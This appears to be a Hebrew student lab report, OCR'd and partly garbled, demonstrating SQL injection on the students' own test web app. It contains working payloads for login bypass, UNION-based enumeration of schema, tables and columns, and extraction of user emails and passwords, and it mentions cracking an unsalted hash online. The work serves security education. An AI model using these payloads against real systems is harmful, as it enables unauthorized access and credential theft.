## הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 3 מחלק א (במסך Login)

admin' or '1'='1';#

מאפשר לנו להיכנס למסך המערכת ללא הכנסת אימייל וסיסמא נכונים.

	Login
Email Address	Logiii
admin' or '1'='1'#	
Password	
Enter password	
Login	
Forgot your password? Reset it here.	

## הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 4 מחלק א (במסך מערכת)

.search customer <u>בבדיקת</u> מספר העמודות שהשאילתא שולפת במסך ה

Hello' order by 1#

Hello' order by 2#

Hello' order by 3#


Hello' order by 4#

	Search Customer
Search customer by first name	
Hello' order by 1#	
Submit	
Customer found	
ID	Name
1	Hello


#4 ואז במספר 5 קיבלנו הערה. Hello' order by 5 ואז במספר 5 קיבלנו הערה. מכך ניתן להסיק שמספר העמודות בטבלה ממנה אנחנו מתשאלים היא 4 עמודות.

An error occurred: (1054, "Unknown column '5' in '	order clause'")	
		Search Customer
	Search customer by first name	
	Enter first name	
	Submit	
	Customer found	
	Cannot find customer.	


בעת נוכל לכתוב שאילתא שתאפשר לנו לדעת מאיזה עמודה מגיע כל משתנה בטבלה. 1' UNION SELECT 1,2,3,4#




כעת נוכל להכניס פונקציות מערכת במקומות המתאימים ולקבל את התוצאה של פונקציות המערכת בטבלה. wySQL ומכך ניתן לדעת מה הגרסא של WySQL. #1' UNION SELECT 1,2,version(),4#




ם מתשאלים. שבאמצעותה אפשר לדעת את שם הטבלה עליה אנחנו מתשאלים. database בעת נריץ פונקציה לו UNION SELECT database(),2,3,4#




בדומה נריץ את פונקצית USER. 1' UNION SELECT USER(),2,3,4#



.DB נשתמש בטבלת המערכת של My SQL נדי לגלות מהם שמות הטבלאות הקיימות ב 1' UNION SELECT 1,2,table\_name,4 from information\_schema.TABLES WHERE table\_schema=database()#



.users השתמשנו שוב בטבלת המערכת על מנת למצוא את שמות העמודות שקיימים בטבלת 1' UNION SELECT 1,2,COLUMN\_NAME,4 from information\_schema.columns WHERE table\_name='users'#



users עכשיו נרצה לקבל את רשימת האימייל והסיסמא מטבלת 1' UNION SELECT email,2,password,4 from users#

## Search Customer



בדקנו את הפונקצית Hash היא מאובטחת - בגרסא הלא מאובטחת מימשתי Hash ללא salt אבל נחשב asalt אדל מאובטחת שהגשתי מימשנו עם salt מאובטח לפי האתר הזה אבל בגרסא המאובטחת שהגשתי מימשנו עם

Free Password Hash Cr	acker	
Enter up to 20 non-salted hashes, one per line:		
8c22d1434fdf8cc1ccecdd4b7371614287003d3b19c5dd19bf89ebbbe085de8e  Supports: LM, NTLM, md2, md4, md5, md5(md5 hex), md5-half, sha1, sha224, sha256, sha384, sha512, ri	Crack Hashes	eCAPTCHA insey - Terms
Supports: LM, NILM, md2, md4, md5, md5(md5_nex), md5-nair, sna1, sna224, sna256, sna384, sna512, n Qubes/3.1BackupDefaults	periodo, willipool, MySQL 4.1+ (sila1(sila1_bill)	"

סעיף 1 - הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 1 מחלק א (במסך Sign up) הערה עקב חוסר בזמן לא הספקנו להעמיק את ההתקפה הנ"ל.

